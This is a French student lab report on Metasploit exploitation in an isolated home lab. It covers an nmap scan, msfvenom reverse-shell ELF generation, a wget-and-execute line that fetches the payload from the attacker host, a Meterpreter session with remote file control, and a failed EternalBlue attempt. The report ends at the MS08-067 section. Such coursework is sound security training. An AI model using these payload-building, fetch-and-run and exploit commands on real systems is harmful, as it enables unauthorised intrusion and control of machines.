Ecole Supérieure
d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

COMPTE RENDU

Cyber Sécurité - TP5 - Scanning et Exploitation de Vulnérabilités avec Metasploit
3e année Cybersécurité — École Supérieure d'Informatique et du Numérique (ESIN)
Collège d'Ingénierie & d'Architecture (CIA)

Étudiants :	HATHOUTI Mohammed Taha JIDAL Ilyas KABORE Mohammad Sharif Jonathan
Filière :	Cybersécurité
Année :	2025/2026
Enseignant :	M.SEBBAR & Mme.GADI
Date :	7 mars 2026

Table des matières

Objectifs **3**
Précautions Légales et Éthiques 3

Configuration **3**

1 Étape 1 : Scan SYN Furtif avec Nmap **4**
1.1 Principe du Scan SYN (`-sS`) 4
1.2 Exécution du Scan 4

2 Étape 2 : Génération du Payload avec SET **4**
2.1 Présentation du Social-Engineer Toolkit (SET) 4
2.2 Lancement de SET et Sélection des Options 4
2.3 Configuration du Payload 5

3 Étape 3 : Adaptation Linux — Génération du Payload ELF avec msfvenom **6**
3.1 Contexte de l'Adaptation 6
3.2 Génération du Payload Linux 6

4 Étape 4 : Hébergement du Payload via Apache **6**
4.1 Démarrage du Serveur Web Apache 6
4.2 Configuration du Handler Metasploit pour Linux 7

5 Étape 5 : Exécution du Payload sur la Machine Victime **7**
5.1 Vérification de la Connectivité 7
5.2 Téléchargement et Exécution du Payload 7

6 Étape 6 : Ouverture de la Session Meterpreter **8**
6.1 Réception de la Session 8
6.2 Interaction avec la Session 8

7 Étape 7 : Post-Exploitation — Contrôle de la Machine Victime **9**
7.1 Identification de l'Utilisateur et du Répertoire 9
7.2 Exploration du Système de Fichiers 9
7.3 Création d'un Fichier sur la Machine Victime 10
7.4 Vérification côté Victime 10
7.5 Suppression du Fichier depuis l'Attaquant 10

8 Synthèse de l'Attaque **11**
8.1 Impact sur la Triade CIA 11

Conclusion **11**

9 Homework : Tentatives d'Exploitation sur Windows 7 **12**
9.1 Contexte et Objectifs 12
9.2 Configuration Réseau 12
9.2.1 Configuration IP Statique 13
9.2.2 Vérification de la Connectivité 13
9.3 Tentative 1 : Exploitation EternalBlue (MS17-010) 13
9.3.1 Contexte de la Vulnérabilité 13
9.3.2 Scan de Reconnaissance 14
9.3.3 Configuration de l'Exploit Metasploit 14
9.3.4 Résultat de l'Exploitation 15
9.4 Tentative 2 : Exploitation MS08-067 NetAPI 16
9.4.1 Contexte de la Vulnérabilité 16
9.4.2 Configuration de l'Exploit 16
9.4.3 Résultat de l'Exploitation 17
9.5 Analyse des Échecs et Patches de Sécurité 17
9.5.1 État de Patching du Système Windows 7 17
9.5.2 Implications de Sécurité 17
9.5.3 Pourquoi Ces Patches Sont-Ils Installés ? 18
9.6 Comparaison TP Principal vs Homework 18
9.6.1 Différences Fondamentales de Vecteur d'Attaque 18
9.7 Conclusion du Homework 19
9.7.1 Enseignements Tirés 19
9.7.2 Valeur Pédagogique de l'Échec 19

Objectifs

L'objectif de ce TP est d'introduire les techniques d'audit de sécurité informatique, en se concentrant sur le scanning et l'exploitation de vulnérabilités dans un système informatique (OS + Applications). Nous apprendrons à utiliser le framework Metasploit pour identifier et exploiter des vulnérabilités, ainsi que Meterpreter pour le contrôle post-exploitation d'une machine compromise.

Dans ce TP, nous nous concentrerons sur :

- Le scanning réseau avec Nmap (scan SYN furtif) ;
- La génération d'un payload malveillant avec SET (Social-Engineer Toolkit) et msfvenom ;
- L'hébergement du payload via Apache ;
- L'exploitation avec Metasploit Framework et Meterpreter ;
- Le contrôle post-exploitation : accès shell, exploration et modification du système victime ;

Précautions Légales et Éthiques

IMPORTANT : Les techniques de scanning et d'exploitation présentées dans ce TP sont **illégales** sans autorisation explicite. Ce TP a été intégralement réalisé dans un environnement isolé, sur deux machines personnelles connectées à un routeur Huawei **sans accès Internet**, dans un cadre pédagogique contrôlé.

Configuration

Ce TP a été réalisé sur un réseau local isolé (routeur Huawei sans Internet, connexion Ethernet) avec deux machines Ubuntu :

- **Machine Attaquante** : `hathouti@Taha-inspiron-16` — IP : **192.168.100.42**, interface `enx0c3796401539`
- **Machine Victime** : `hathouti@Taha-HP-ProBook` — IP : **192.168.100.40**, interface `enp0s31f6`

Note : Le TP original cible des machines Windows avec un payload `.exe`. Notre environnement étant composé de deux machines Ubuntu, nous avons adapté le TP en générant un payload Linux (`.elf`) via `msfvenom`, démontrant ainsi la polyvalence de Metasploit.

1 Étape 1 : Scan SYN Furtif avec Nmap

1.1 Principe du Scan SYN (`-sS`)

Le scan SYN (ou "half-open scan") est une technique de scanning furtive : l'attaquant envoie un paquet SYN à chaque port cible, mais n'envoie jamais l'ACK final pour compléter la connexion TCP. Cela permet de détecter les ports ouverts sans établir de connexion complète, rendant le scan moins détectable par les systèmes de log standards.

L'option `-Pn` désactive la détection par ping ICMP et considère tous les hôtes comme actifs, ce qui est utile lorsque les pings sont filtrés par un firewall.

1.2 Exécution du Scan

```
sudo nmap -sS -Pn 192.168.100.40
```



FIGURE 1 – Scan SYN furtif Nmap sur la machine victime (192.168.100.40)

Analyse des résultats : Nmap a détecté la machine victime comme active (`Host is up`, latence 0.00036s). Les 1000 ports TCP scannés sont dans un état *ignored* (fermés avec un RST), ce qui est typique d'une machine Ubuntu sans services actifs exposés. L'adresse MAC `B0:22:7A:DA:13:07` est identifiée comme appartenant à un équipement HP, confirmant l'identité de la machine Probook.

2 Étape 2 : Génération du Payload avec SET

2.1 Présentation du Social-Engineer Toolkit (SET)

SET est un framework open-source dédié à l'automatisation des attaques d'ingénierie sociale. Dans le cadre de ce TP, nous l'utilisons pour générer un payload Meterpreter (Windows Reverse TCP), qui servira de base avant l'adaptation Linux.

2.2 Lancement de SET et Sélection des Options

```
sudo setoolkit
```

Nous avons sélectionné les options suivantes dans le menu :

1. **Social Engineering Attacks** (menu principal)
2. **Create a Payload and Listener** (option 4)
3. **Windows Reverse_TCP Meterpreter** (option 2)

```
Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set> 4
```

```
  1) Windows Shell Reverse_TCP              Spawn a command shell on victim and send back to attacker
  2) Windows Reverse_TCP Meterpreter        Spawn a meterpreter shell on victim and send back to attacker
  3) Windows Reverse_TCP VNC DLL            Spawn a VNC server on victim and send back to attacker
  4) Windows Shell Reverse_TCP X64          Windows X64 Command Shell, Reverse TCP Inline
  5) Windows Meterpreter Reverse_TCP X64    Connect back to the attacker (Windows x64), Meterpreter
  6) Windows Meterpreter Egress Buster      Spawn a Meterpreter shell and find a port home via multiple ports
  7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL and use Meterpreter
  8) Windows Meterpreter Reverse DNS        Use a hostname instead of an IP address and use Reverse Meterpreter
  9) Download/Run your Own Executable       Downloads an executable and runs it

set:payloads>2
```

FIGURE 2 – Menu SET — Sélection "Create a Payload and Listener" puis "Windows Reverse_TCP Meterpreter"

2.3 Configuration du Payload

```
set:payloads> IP address for the payload listener (LHOST): 192.168.100.42
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no): yes
[*] Launching msfconsole, this could take a few to load. Be patient...
Metasploit tip: Enable verbose logging with set VERBOSE true
```

FIGURE 3 – Configuration du payload SET : LHOST = 192.168.100.42, PORT = 4444, génération et lancement du listener

Paramètres du payload :

— **LHOST** : `192.168.100.42` (IP de la machine attaquante)

— **LPORT** : `4444` (port d'écoute standard Meterpreter)

— **Payload** : `windows/meterpreter/reverse_tcp` (généré par SET)

SET a généré le fichier `payload.exe` dans `/root/.set/` et a automatiquement lancé Metasploit avec le handler configuré. Cependant, comme notre environnement cible est Linux (Ubuntu), nous avons dû adapter le payload (voir section suivante).

3 Étape 3 : Adaptation Linux — Génération du Payload ELF avec msfvenom

3.1 Contexte de l'Adaptation

Le payload `.exe` généré par SET est un exécutable Windows (format PE). Notre machine victime étant sous Ubuntu (Linux), ce payload ne peut pas s'exécuter nativement. Nous avons donc utilisé `msfvenom` pour générer un payload au format ELF (Executable and Linkable Format), compatible Linux.

3.2 Génération du Payload Linux

```
sudo msfvenom -p linux/x86/meterpreter/reverse_tcp \
    LHOST=192.168.100.42 LPORT=4444 -f elf -o /var/www/html/hello
       .elf
```



FIGURE 4 – msfvenom — Génération du payload Linux ELF (207 bytes) sauvegardé dans `/var/www/html/hello.elf`

Analyse : Le payload généré est minimaliste (123 bytes de code brut, 207 bytes au format ELF final). `msfvenom` a automatiquement sélectionné la plateforme Linux et l'architecture x86. Aucun encodeur n'a été spécifié, le payload est donc en clair (non obfusqué).

4 Étape 4 : Hébergement du Payload via Apache

4.1 Démarrage du Serveur Web Apache

Apache est utilisé comme vecteur de distribution du payload : le fichier malveillant est hébergé sur le serveur web de l'attaquant, permettant à la victime de le télécharger via son navigateur ou `wget`.

```
sudo service apache2 start
```



FIGURE 5 – Démarrage du serveur Apache2 sur la machine attaquante

4.2 Configuration du Handler Metasploit pour Linux

Dans la console Metasploit, nous avons mis à jour le payload pour cibler Linux et relancé le handler :

```
# Dans msfconsole :
set payload linux/x86/meterpreter/reverse_tcp
kill 0    # Tuer le job Windows precedent
exploit -j
```



FIGURE 6 – Metasploit — Configuration du payload Linux et démarrage du handler TCP sur 192.168.100.42 :4444

Le handler écoute désormais sur `192.168.100.42:4444` avec le payload `linux/x86/meterpreter/reverse_tcp`, prêt à recevoir la connexion de la machine victime.

5 Étape 5 : Exécution du Payload sur la Machine Victime

5.1 Vérification de la Connectivité

Avant d'exécuter le payload, nous avons vérifié que la machine victime peut atteindre la machine attaquante :



FIGURE 7 – Machine victime (HP ProBook) — ping vers 192.168.100.42 (attaquant) : 0% perte de paquets

5.2 Téléchargement et Exécution du Payload

Sur la machine victime, nous avons téléchargé et exécuté le payload en une seule commande :

```
wget http://192.168.100.42/hello.elf && chmod +x hello.elf && ./
    hello.elf
```

```
hathouti@Taha-HP-ProBook:~$ wget http://192.168.100.42/hello.elf && chmod +x hello.elf && ./hello.elf
--2026-03-01 21:38:57--  http://192.168.100.42/hello.elf
Connexion à 192.168.100.42:80… connecté.
requête HTTP transmise, en attente de la réponse… 200 OK
Taille : 207
Enregistre : ‘hello.elf’

hello.elf                       100%[===================================================>]     207  --.-KB/s    ds 0s

2026-03-01 21:38:57 (50.0 MB/s) - ‘hello.elf’ enregistré [207/207]
```

FIGURE 8 – Machine victime — Téléchargement de `hello.elf` depuis l'attaquant (50.0 MB/s) et exécution

Observations : Le fichier (207 bytes) a été téléchargé depuis `http://192.168.100.42/hello.elf` à 50 MB/s. Une fois exécuté (`./hello.elf`), le processus s'est lancé en arrière-plan et a établi une connexion reverse TCP vers l'attaquant.

6 Étape 6 : Ouverture de la Session Meterpreter

6.1 Réception de la Session

Côté attaquant, Metasploit a immédiatement détecté la connexion entrante :

```
msf exploit(multi/handler) > kill 0
[*] Stopping the following job(s): 0
[*] Stopping job 0
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 2.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.100.42:4444
msf exploit(multi/handler) > [*] Sending stage (1062760 bytes) to 192.168.100.40
[*] Meterpreter session 1 opened (192.168.100.42:4444 -> 192.168.100.40:37878) at 2026-03-01 21:39:02 +0000
sessions -i 1
[*] Starting interaction with 1...
```

FIGURE 9 – Metasploit — Session Meterpreter 1 ouverte : 192.168.100.42 :4444 → 192.168.100.40 :37878

Analyse : La session **Meterpreter session 1** s'est ouverte à `2026-03-01 21:39:02`. Metasploit a d'abord envoyé le stage complet (1 062 760 bytes) vers la machine victime, puis la connexion s'est établie depuis le port 37878 de la victime (`192.168.100.40`) vers le port 4444 de l'attaquant.

6.2 Interaction avec la Session

```
sessions -i 1    # Interagir avec la session 1
shell            # Ouvrir un shell interactif
```

```
meterpreter > shell
Process 25498 created.
Channel 1 created.
```

FIGURE 10 – Meterpreter — Ouverture d'un shell interactif sur la machine victime (Process 25498)

La commande `shell` a créé un processus (`Process 25498`) et ouvert le canal de communication (`Channel 1 created`), donnant un accès shell complet à la machine victime.

7 Étape 7 : Post-Exploitation — Contrôle de la Machine Victime

7.1 Identification de l'Utilisateur et du Répertoire

```
whoami
hathouti
pwd
/home/hathouti
```

FIGURE 11 – Shell Meterpreter — `whoami` : hathouti, `pwd` : /home/hathouti

Résultats :

- **whoami** → `hathouti` : l'attaquant s'exécute sous l'identité de l'utilisateur courant de la victime ;
- **pwd** → `/home/hathouti` : nous sommes dans le répertoire personnel de la victime ;

7.2 Exploration du Système de Fichiers

```
ls
Android
AndroidStudioProjects
Bureau
Documents
Images
Modèles
Musique
Public
Téléchargements
Vidéos
android-studio
hello.elf
snap
```

FIGURE 12 – Shell Meterpreter — Contenu du répertoire `/home/hathouti` de la victime

```
hathouti@Taha-HP-ProBook:~$ ls
Android         AndroidStudioProjects  Documents  Images   Musique  snap            Vidéos
android-studio  Bureau                 hello.elf  Modèles  Public   Téléchargements
```

FIGURE 13 – Machine victime — Répertoire `/home/hathouti` vu depuis la victime (avant l'attaque)

Observation : Depuis le shell Meterpreter, nous avons un accès complet à l'arborescence de la victime : dossiers personnels (Bureau, Documents, Images, Musique, Vidéos), projets Android (`AndroidStudioProjects`), et même le fichier `hello.elf` qui est notre propre payload.

7.3 Création d'un Fichier sur la Machine Victime

```
echo "Je␣t'ai␣hacke␣hihi" > /home/hathouti/Bureau/test.txt
```

```
echo "Je t'ai hacké hihi" > /home/hathouti/Bureau/test.txt
```

FIGURE 14 – Shell Meterpreter — Création du fichier `test.txt` sur le Bureau de la victime

7.4 Vérification côté Victime

```
hathouti@Taha-HP-ProBook:~$ cat /home/hathouti/Bureau/test.txt
Je t'ai hacké hihi
hathouti@Taha-HP-ProBook:~$ ls -l /home/hathouti/Bureau/
total 8
-rw-rw-r-- 1 hathouti hathouti   20 Mar  1 21:43 test.txt
drwxrwxr-x 3 hathouti hathouti 4096 Feb 15 19:11 UIR
```

FIGURE 15 – Machine victime — `cat test.txt` affiche "Je t'ai hacké hihi" et `ls -l` confirme la présence du fichier (20 bytes, créé le 1 Mar 21 :43)

Observation cruciale : Le fichier créé depuis le shell Meterpreter apparaît bien sur la machine victime, avec le contenu exact "Je t'ai hacké hihi". La date de création (`1 Mar 21:43`) confirme que l'écriture s'est faite en temps réel pendant la session d'exploitation.

7.5 Suppression du Fichier depuis l'Attaquant

```
rm /home/hathouti/Bureau/test.txt
```

```
rm /home/hathouti/Bureau/test.txt
```

FIGURE 16 – Shell Meterpreter (attaquant) — Suppression de `test.txt` depuis la machine attaquante

```
hathouti@Taha-HP-ProBook:~$ ls -l /home/hathouti/Bureau/
total 4
drwxrwxr-x 3 hathouti hathouti 4096 Feb 15 19:11 UIR
```

FIGURE 17 – Machine victime — `ls -l /home/hathouti/Bureau/` après suppression : le fichier `test.txt` a disparu

Observation : Le fichier `test.txt` a bien été supprimé à distance. Le répertoire Bureau ne contient plus que le dossier `UIR` (présent avant l'attaque), prouvant que l'attaquant dispose d'un contrôle total en lecture/écriture/suppression sur le système de fichiers de la victime.

8 Synthèse de l'Attaque

Étape	Outil	Résultat
1. Scan réseau	`nmap -sS -Pn`	Victime détectée (192.168.100.40, HP)
2. Génération payload	SET + msfvenom	`hello.elf` (linux/x86/meterpreter/reverse_tcp)
3. Distribution	Apache2	Payload accessible via HTTP
4. Écoute	Metasploit `multi/handler`	Handler TCP sur port 4444
5. Exécution victime	wget + chmod + ./hello.elf	Connexion reverse établie
6. Session Meterpreter	`sessions -i 1`	Session 1 ouverte
7. Post-exploitation	`shell, whoami, ls`	Accès complet au système victime
8. Modification fichiers	`echo, rm`	Création et suppression de fichiers à distance

Table 1 – Récapitulatif des étapes de l'attaque Metasploit

8.1 Impact sur la Triade CIA

Propriété CIA	Impact
Confidentialité	Violée : accès complet aux fichiers personnels de la victime
Intégrité	Violée : création, modification et suppression de fichiers à distance
Disponibilité	Partiellement affectée : le système reste opérationnel mais sous contrôle

Table 2 – Impact de l'exploitation Metasploit sur la triade CIA

Conclusion

Ce TP a permis de réaliser une chaîne d'attaque complète dans un environnement contrôlé, depuis le scanning réseau jusqu'au contrôle total de la machine victime.

Points clés appris

L'utilisation combinée de **Nmap** (reconnaissance), **SET/msfvenom** (génération de payload), **Apache** (distribution), et **Metasploit/Meterpreter** (exploitation et post-exploitation) démontre la puissance des outils de pentesting lorsqu'ils sont orchestrés correctement.

Un point important de ce TP est l'adaptation du payload Windows en payload Linux (`.elf`) : la victime étant sous Ubuntu, nous avons utilisé `msfvenom` pour générer un binaire ELF compatible, illustrant ainsi la **polyvalence de Metasploit** face à différents systèmes d'exploitation.

Mesures de protection

Pour se défendre contre ce type d'attaque :

- Ne jamais télécharger et exécuter des fichiers de sources inconnues ;
- Utiliser un antivirus/EDR capable de détecter les comportements suspects (connexions reverse shell) ;
- Surveiller les connexions réseau sortantes inhabituelles ;
- Appliquer le principe du moindre privilège pour limiter les droits d'exécution ;
- Activer un firewall applicatif bloquant les connexions sortantes non autorisées ;

9 Homework : Tentatives d'Exploitation sur Windows 7

9.1 Contexte et Objectifs

Le homework consiste à réaliser une exploitation différente de celle du TP principal. Alors que le TP utilisait un vecteur d'ingénierie sociale (payload téléchargé manuellement par la victime), nous avons tenté d'exploiter des vulnérabilités réseau automatiques sur une machine Windows 7, permettant une compromission sans interaction de la victime.

Objectif : Exploiter une machine Windows 7 via des vulnérabilités SMB critiques (EternalBlue MS17-010 et MS08-067 NetAPI), démontrant ainsi un vecteur d'attaque fondamentalement différent du TP principal.

9.2 Configuration Réseau

Contrairement au TP principal qui utilisait un routeur Huawei, le homework a été réalisé avec une connexion Ethernet directe entre deux machines physiques dans un environnement isolé (sans accès Internet).

- **Machine Attaquante** : Ubuntu 20.04 (`hathouti@Taha-inspiron-16`)
  - IP : `192.168.1.20`
  - Interface : `enx0c3796401539` (adaptateur Ethernet USB)
  - MAC : `0c:37:96:40:15:39`

- **Machine Victime** : Windows 7 Service Pack 1
  - IP : `192.168.1.10`
  - Interface : "Connexion au réseau local"
  - MAC : `84:2B:2B:BF:BC:25` (Dell)
  - Hostname : `TAHA-PC`

9.2.1 Configuration IP Statique



FIGURE 18 – Windows 7 — Configuration IP statique 192.168.1.10/24



FIGURE 19 – Ubuntu — Configuration IP statique 192.168.1.20/24 sur interface Ethernet

Commandes de configuration :

Listing 1 – Ubuntu : Configuration IP statique sur interface Ethernet

```
sudo ifconfig enx0c3796401539 192.168.1.20 netmask 255.255.255.0
    up
```

Listing 2 – Windows : Configuration via cmd

```
netsh interface ip set address name="Connexion␣au␣r seau␣local"
    source=static 192.168.1.10 255.255.255.0
```

9.2.2 Vérification de la Connectivité



FIGURE 20 – Windows → Ubuntu : ping 192.168.1.20, 0% perte, latence moyenne 1ms



FIGURE 21 – Ubuntu → Windows : ping 192.168.1.10, 0% perte, latence moyenne 0.875ms

Analyse : La connectivité bidirectionnelle est confirmée avec 0% de perte de paquets et une latence sub-milliseconde, typique d'une connexion Ethernet directe. Le TTL de 128 (Windows) et 64 (Linux) confirme l'identification correcte des systèmes d'exploitation.

9.3 Tentative 1 : Exploitation EternalBlue (MS17-010)

9.3.1 Contexte de la Vulnérabilité

EternalBlue (CVE-2017-0144) est une vulnérabilité critique dans l'implémentation SMBv1 de Windows, découverte par la NSA et divulguée par le groupe Shadow Brokers en 2017. Elle permet l'exécution de code arbitraire à distance sans authentification, exploitée notamment par les ransomwares WannaCry et NotPetya.

Principe de fonctionnement : L'exploit envoie des paquets SMB malformés au port 445, déclenchant un buffer overflow dans le kernel Windows qui permet l'injection de shellcode et l'obtention de privilèges SYSTEM.

9.3.2 Scan de Reconnaissance

Avant l'exploitation, nous avons scanné le port 445 (SMB) et testé la présence de la vulnérabilité avec le script Nmap `smb-vuln-ms17-010` :

```
sudo nmap -sV -p 445 --script=smb-vuln-ms17-010 192.168.1.10
```

```
hathouti@Taha-inspiron-16:~/Bureau/UIR/3A/S6/Cybersecurite$ sudo nmap -sV -p 445 --script=smb-vuln-ms17-010 192.168.1.10
[sudo] Mot de passe de hathouti :
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-07 21:55 +00
Nmap scan report for 192.168.1.10
Host is up (0.00045s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 84:2B:2B:BF:BC:25 (Dell)
Service Info: Host: TAHA-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.75 seconds
```

FIGURE 22 – Scan Nmap — Port 445 ouvert, service microsoft-ds (Windows 7 SP1), script de détection EternalBlue

Résultats du scan :

- Port 445/tcp : `open` (microsoft-ds)
- Service détecté : `Microsoft Windows 7 - 10 microsoft-ds`
- Workgroup : `WORKGROUP`
- Hostname : `TAHA-PC`
- MAC Address : `84:2B:2B:BF:BC:25` (Dell)

Note importante : Le script `smb-vuln-ms17-010` n'a pas affiché explicitement "VULNERABLE" ou "NOT VULNERABLE", ce qui arrive parfois lorsque la détection échoue ou que le système cible a des configurations SMB non-standard. Nous avons donc procédé à l'exploitation directe pour confirmer l'état de vulnérabilité.

9.3.3 Configuration de l'Exploit Metasploit

```
sudo msfconsole
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.1.10
set LHOST 192.168.1.20
set payload windows/x64/meterpreter/reverse_tcp
show options
exploit
```

```
msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.1.10
RHOST => 192.168.1.10
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.1.20
LHOST => 192.168.1.20
```

FIGURE 23 – Metasploit — Sélection de l'exploit EternalBlue et configuration RHOST/LHOST

```
msf exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7,
                                             Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedd
                                             ed Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.20     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

FIGURE 24 – Metasploit — Vérification des options avant exploitation (RHOST=192.168.1.10, LHOST=192.168.1.20, payload windows/x64/meterpreter/reverse_tcp)

Paramètres de l'exploit :

- **RHOST** : `192.168.1.10` (machine Windows victime)
- **RPORT** : `445` (port SMB par défaut)
- **LHOST** : `192.168.1.20` (machine Ubuntu attaquante)
- **LPORT** : `4444` (port reverse TCP par défaut)
- **Payload** : `windows/x64/meterpreter/reverse_tcp`
- **VERIFY_ARCH** : `true` (vérification architecture x64)
- **VERIFY_TARGET** : `true` (vérification OS Windows 7/2008 R2)

9.3.4 Résultat de l'Exploitation

```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.20:4444
[*] 192.168.1.10:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 192.168.1.10:445      - Host does NOT appear vulnerable.
[*] 192.168.1.10:445      - Scanned 1 of 1 hosts (100% complete)
[-] 192.168.1.10:445 - The target is not vulnerable.
[*] Exploit completed, but no session was created.
```

FIGURE 25 – Metasploit — Tentative d'exploitation EternalBlue : Host does NOT appear vulnerable

Analyse de l'échec : Le système Windows 7 n'est PAS vulnérable à EternalBlue, ce qui indique que le patch de sécurité **MS17-010 (KB4012212/KB4012215)** a été installé. Microsoft a publié ce patch critique en mars 2017, et même les systèmes Windows 7 en fin de support ont reçu cette mise à jour en raison de la gravité de la vulnérabilité.

9.4 Tentative 2 : Exploitation MS08-067 NetAPI

9.4.1 Contexte de la Vulnérabilité

